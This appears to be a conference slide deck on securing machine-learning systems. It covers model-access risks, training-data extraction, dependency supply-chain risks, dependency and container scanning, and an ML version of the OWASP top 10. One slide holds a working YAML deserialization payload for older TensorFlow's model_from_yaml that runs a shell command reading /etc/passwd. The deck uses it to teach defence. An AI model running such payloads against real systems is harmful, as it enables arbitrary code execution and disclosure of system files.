
Security Risk 3 - Access to the model (2/3)

- Access to the model artifacts allow for even deeper ability to trick the models



Security Risk 3 - Access to the model (3/3)

- Reconstructing Personally Identifiable Data



The screenshot shows the arXiv interface for a paper. At the top left is the arXiv logo and the breadcrumb path 'cs > arXiv:2012.07805'. At the top right is a search bar and a link to 'Help | Advanced S'. Below the breadcrumb is the category 'Computer Science > Cryptography and Security'. The paper title is 'Extracting Training Data from Large Language Models', with a submission note: '[Submitted on 14 Dec 2020 (v1), last revised 15 Jun 2021 (this version, v2)]'. The authors listed are Nicholas Carlini, Florian Tramer, Eric Wallace, Matthew Jagielski, Ariel Herbert-Voss, Katherine Lee, Adam Roberts, Tom Brown, Dawn Song, Ulfar Erlingsson, Alina Oprea, and Colin Raffel. The abstract text describes a training data extraction attack on GPT-2, showing that it can recover personally identifiable information like names, phone numbers, and email addresses from training data. It concludes that larger models are more vulnerable and discusses possible safeguards.

arXiv > cs > arXiv:2012.07805

Search...
Help | Advanced S

Computer Science > Cryptography and Security

[Submitted on 14 Dec 2020 (v1), last revised 15 Jun 2021 (this version, v2)]

Extracting Training Data from Large Language Models


Nicholas Carlini, Florian Tramer, Eric Wallace, Matthew Jagielski, Ariel Herbert-Voss, Katherine Lee, Adam Roberts, Tom Brown, Dawn Song, Ulfar Erlingsson, Alina Oprea, Colin Raffel

It has become common to publish large (billion parameter) language models that have been trained on private datasets. This paper demonstrates that in such settings, an adversary can perform a training data extraction attack to recover individual training examples by querying the language model. We demonstrate our attack on GPT-2, a language model trained on scrapes of the public Internet, and are able to extract hundreds of verbatim text sequences from the model's training data. These extracted examples include (public) personally identifiable information (names, phone numbers, and email addresses), IRC conversations, code, and 128-bit UUIDs. Our attack is possible even though each of the above sequences are included in just one document in the training data. We comprehensively evaluate our extraction attack to understand the factors that contribute to its success. Worryingly, we find that larger models are more vulnerable than smaller models. We conclude by drawing lessons and discussing possible safeguards for training large language models.

Subjects: **Cryptography and Security (cs.CR)**; Computation and Language (cs.CL); Machine Learning (cs.LG)

Security Risk 4 - Dependencies

- Shortcomings and limitations of PIP - **supply chain risks**
- Pinned project deps. are at the mercy of 2nd+ level deps.
- If 2nd+ level deps. update, these would affect main lib
- Breaking issues are common
- Security risks are introduced



Security Risk 4 - Dependency-Chain Risks

- Known cases where supply-chain breaking downstream

SOFTWARE AND SERVICE ATTACK

Software downloaded 30,000 times from PyPI ransacked developers' machines

Example: An Important Update from Chef



By Barry Crist

September 23, 2019



Below is a message that I sent to all Chef employees today about recent events affecting Chef.

What NPM Should Do Today To Stop A New Colors Attack Tomorrow

Posted on Monday, January 10, 2022.

Security Risk 4 - Live Dependency Install

- MLFlow Artifacts Load Artifacts Dynamically
- Collaboration with MLServer to explore packing environments
- Reducing runtime complexity building images

The MLFlow logo consists of the word "mlflow" in a lowercase, sans-serif font. The "ml" is in white, and "flow" is in blue. A small "TM" trademark symbol is located at the end of the word.The MLServer logo features a stylized icon on the left, composed of several white lines forming a square-like shape with internal diagonal lines. To the right of the icon, the words "ML SERVER" are written in a bold, uppercase, sans-serif font.

Security Risk 4 - Dependency Scans



DEPENDENCY-CHECK

Dependency-Check is an open source tool performing a best effort analysis of 3rd party dependencies; false positives and false negatives acceptance for use in an AS IS condition, and there are NO warranties, implied or otherwise, with regard to the analysis or its use. Any user held liable for any damages whatsoever arising out of or in connection with the use of this tool, the analysis performed, or the resulting report.

[How to read the report](#) | [Suppressing false positives](#) | [Getting Help: github](#)

[Sponsor](#)

Project: dependency-check scan: /home/alejandro/Program

Scan Information ([show all](#)):

- *dependency-check version*: 7.0.4
- *Report Generated On*: Sun, 10 Apr 2022 16:49:20 GMT
- *Dependencies Scanned*: 0 (0 unique)
- *Vulnerable Dependencies*: 0
- *Vulnerabilities Found*: 0
- *Vulnerabilities Suppressed*: 0
- ...

```
In [38]: !safety check -r requirements-freeze.txt
```


```
+-----+
|
|                                     /$$$$$$          /$$
|                                     /$$__ $$         | $$
|
|   /$$$$$$ /$$$$$$ | $$ \_//$$$$$$ /$$$$$$ /$$ /$$
| /$$___/ |___ $$ | $$$ /$$_ $$ |_ $$ / | $$ | $$
|  $$$$$ /$$$$$$ | $$_/ | $$$$$$$ | $$ | $$ | $$
|   ___ $$ /$$_ $$ | $$ | $$___/ | $$ /$$ | $$ | $$
| /$$$$$$/ | $$$$$$ | $$ | $$$$$$ | $$$$/ | $$$$$$
|  ___/ \___/ |_/ \___/ \___/ \___/ \___ $
|                                     /$$ | $$
|                                     | $$$$$/
|
| by pyup.io
|
+-----+
| REPORT
| checked 50 packages, using free DB (updated once a month)
+-----+
| package          | installed | affected          | ID
+-----+
| numpy            | 1.21.5   | <1.22.0          | 44717
| numpy            | 1.21.5   | <1.22.0          | 44716
| numpy            | 1.21.5   | <1.22.2          | 44715
+-----+
```

4 - Dependency scan example...

Security Risk 5 - Codescan

- Identifies static issues with best practices and code issues

<https://github.blog/2020-09-30-code-scanning-is-now-available/>



The screenshot shows the GitHub interface for the repository 'github-demos / code-scanning'. The repository is private and has 365 commits. The file tree shows a directory structure with files like .github, app, config, public/assets, scss, server, templates, .env.example, .eslintignore, .eslintrc, .gitignore, LICENSE, Procfile, config.js, package.json, and yarn.lock. The commit history shows recent updates to dependabot.yml and various other files.

File	Commit Message	Time
.github	Update dependabot.yml	3 minutes ago
app	Fetch email for logged in user	4 years ago
config	Add example secrets	5 months ago
public/assets	Move public stuff into /public folder	4 years ago
scss	Basic SASS compiling for the template dev	4 years ago
server	Use email for username	4 years ago
templates	Fix homepage server console warnings	4 years ago
.env.example	Add example secrets	5 months ago
.eslintignore	Fix every single eslint error or warning	4 years ago
.eslintrc	Fix every single eslint error or warning	4 years ago
.gitignore	Cleanup and document helper file	4 years ago
LICENSE	Initial Commit	4 years ago
Procfile	Add Procfile and build process for Heroku	4 years ago
config.js	Change config settings	4 years ago
package.json	Add rand-token package	4 years ago
yarn.lock	Add rand-token package	4 years ago

Security Risk 5 - Code Vulnerability

- Example issue on older version of Tensorflow

```
from tensorflow.keras import models


payload = '''
!!python/object/new:type
args: ['z', !!python/tuple [], {'extend': !!python/name:exec }]
listitems: "__import__('os').system('cat /etc/passwd')"
'''

models.model_from_yaml(payload)
```

5 - Codescan example...

Security Risk 5 - Jupyter Notebooks

- There is also a consideration that notebooks as indeed code
- In some cases understanding where relevant to be included



```
File Edit View Insert Cell Kernel Widgets Help Python 3
Writing requirements.txt
In [ ]: |pip install -r requirements.txt

Import datasets to train Iris model
In [1]: |from sklearn import datasets

iris = datasets.load_iris()
X, y = iris.data, iris.target

Import simple LogisticRegression model
In [2]: |from sklearn.linear_model import LogisticRegression

model = LogisticRegression(solver="liblinear", multi_class='ovr')

Train model with dataset
In [3]: |model.fit(X, y)

LogisticRegression(multi_class='ovr', solver='liblinear')

Run prediction to test model
In [4]: |model.predict(X[:1])

array([0])

Dump model binary with pickle
In [5]: |mkdir -p fml-artifacts/safe/

In [6]: |import joblib

joblib.dump(model, "fml-artifacts/safe/model.joblib")

['fml-artifacts/safe/model.joblib']
```

Security Risk 6 - Images

Container Scan

```
!trivy image --severity CRITICAL seldonio/sklearnserver:1.14.0-dev
```

```
2022-04-11T19:29:06.350+0100 INFO Detected OS: redhat
2022-04-11T19:29:06.350+0100 INFO Detecting RHEL/CentOS vulnerabilities...
2022-04-11T19:29:06.404+0100 INFO Number of language-specific files: 1
2022-04-11T19:29:06.404+0100 INFO Detecting python-pkg vulnerabilities...
```

```
seldonio/sklearnserver:1.14.0-dev (redhat 8.5)
```

```
=====
```

```
Total: 0 (CRITICAL: 0)
```

```
Python (python-pkg)
```

```
=====
```

```
Total: 0 (CRITICAL: 0)
```


6 - Image scan example...

Security Risk Areas 7+ - Honorable Mentions

Infrastructure security considerations:

- Encryption for data/artifacts at rest and in-transit
- Authentication & authorization
- Infrastructure hardening considerations



The screenshot shows the header of a CISA webpage. On the left is the CISA logo, which includes an eagle and the text 'CYBERSECURITY & INFRASTRUCTURE SECURITY AGENCY'. To the right of the logo is the text 'CYBERSECURITY & INFRASTRUCTURE SECURITY AGENCY' and a graphic of a server rack with a signal wave. Below the header is a navigation menu with 'Alerts and Tips', 'Resources', and 'Industrial Control Systems'. A breadcrumb trail reads 'National Cyber Awareness System > Current Activity > Updated: Kubernetes Hardening Guide'. The main heading is 'Updated: Kubernetes Hardening Guide'. Below the heading is the text 'Original release date: March 15, 2022'. At the bottom are social sharing buttons for 'Print', 'Tweet', 'Send', and 'Share'.

This is a Python talk, not a Kubernetes talk (join me at Kubecon for more)

OWASP Top 10 for Machine Learning

#	OWASP Standard	OMLSP Equivalent
1	Broken Access Control	Access to Model Endpoints
2	Cryptographic failures	Access to Model Artifacts
3	Injection	Artifact Exploits
4	Insecure Design	Insecure ML Systems Design
5	Security Misconfigurations	Unhardened (Serving/Cloud) Infrastructure
6	Vulnerable & Outdated Components	Vulnerable & Outdated (In)direct Dependencies
7	Identification and Auth Failures	(Same as #1)
8	Software and Data Integrity Failures	ETL / CI/CD Integrity & Scanning
9	Security Logging and Monitoring Failures	Insufficient Reproducibility & Lineage
10	Server-Side Request Forgery	(Same as #5)

LF AI ML Security Opportunities

Defining principles for secure ML systems

Provide hands on examples showcasing best practice

Propose blue-prints for secure ML systems



**Secure Machine
Learning at Scale
with MLSecOps**

Alejandro Saucedo



Upcoming TAC Meetings

 **DLF** AI & DATA

Upcoming TAC Meetings

May 19 – Open

Please note we are requesting special topics for future meetings.

If you have a topic idea or agenda item, please send agenda topic requests to tac-general@lists.lfaidata.foundation

Open Discussion

TAC Meeting Details

- › To subscribe to the TAC Group Calendar, visit the wiki:
<https://wiki.lfaidata.foundation/x/cQB2> _____
- › Join from PC, Mac, Linux, iOS or Android: <https://zoom.us/j/430697670>
- › Or iPhone one-tap:
 - › US: +16465588656,,430697670# or +16699006833,,430697670#
- › Or Telephone:
 - › Dial(for higher quality, dial a number based on your current location):
 - › US: +1 646 558 8656 or +1 669 900 6833 or +1 855 880 1246 (Toll Free) or +1 877 369 0926 (Toll Free)
- › Meeting ID: 430 697 670
- › International numbers available: <https://zoom.us/u/achYtcw7uN>

Legal Notice

- › The Linux Foundation, The Linux Foundation logos, and other marks that may be used herein are owned by The Linux Foundation or its affiliated entities, and are subject to The Linux Foundation's Trademark Usage Policy at <https://www.linuxfoundation.org/trademark-usage>, as may be modified from time to time.
- › Linux is a registered trademark of Linus Torvalds. Please see the Linux Mark Institute's trademark usage page at <https://lmi.linuxfoundation.org> for details regarding use of this trademark.
- › Some marks that may be used herein are owned by projects operating as separately incorporated entities managed by The Linux Foundation, and have their own trademarks, policies and usage guidelines.
- › TWITTER, TWEET, RETWEET and the Twitter logo are trademarks of Twitter, Inc. or its affiliates.
- › Facebook and the "f" logo are trademarks of Facebook or its affiliates.
- › LinkedIn, the LinkedIn logo, the IN logo and InMail are registered trademarks or trademarks of LinkedIn Corporation and its affiliates in the United States and/or other countries.
- › YouTube and the YouTube icon are trademarks of YouTube or its affiliates.
- › All other trademarks are the property of their respective owners. Use of such marks herein does not represent affiliation with or authorization, sponsorship or approval by such owners unless otherwise expressly specified.
- › The Linux Foundation is subject to other policies, including without limitation its Privacy Policy at <https://www.linuxfoundation.org/privacy> and its Antitrust Policy at <https://www.linuxfoundation.org/antitrust-policy>. each as may be modified from time to time. More information about The Linux Foundation's policies is available at <https://www.linuxfoundation.org>.
- › Please email legal@linuxfoundation.org with any questions about The Linux Foundation's policies or the notices set forth on this slide.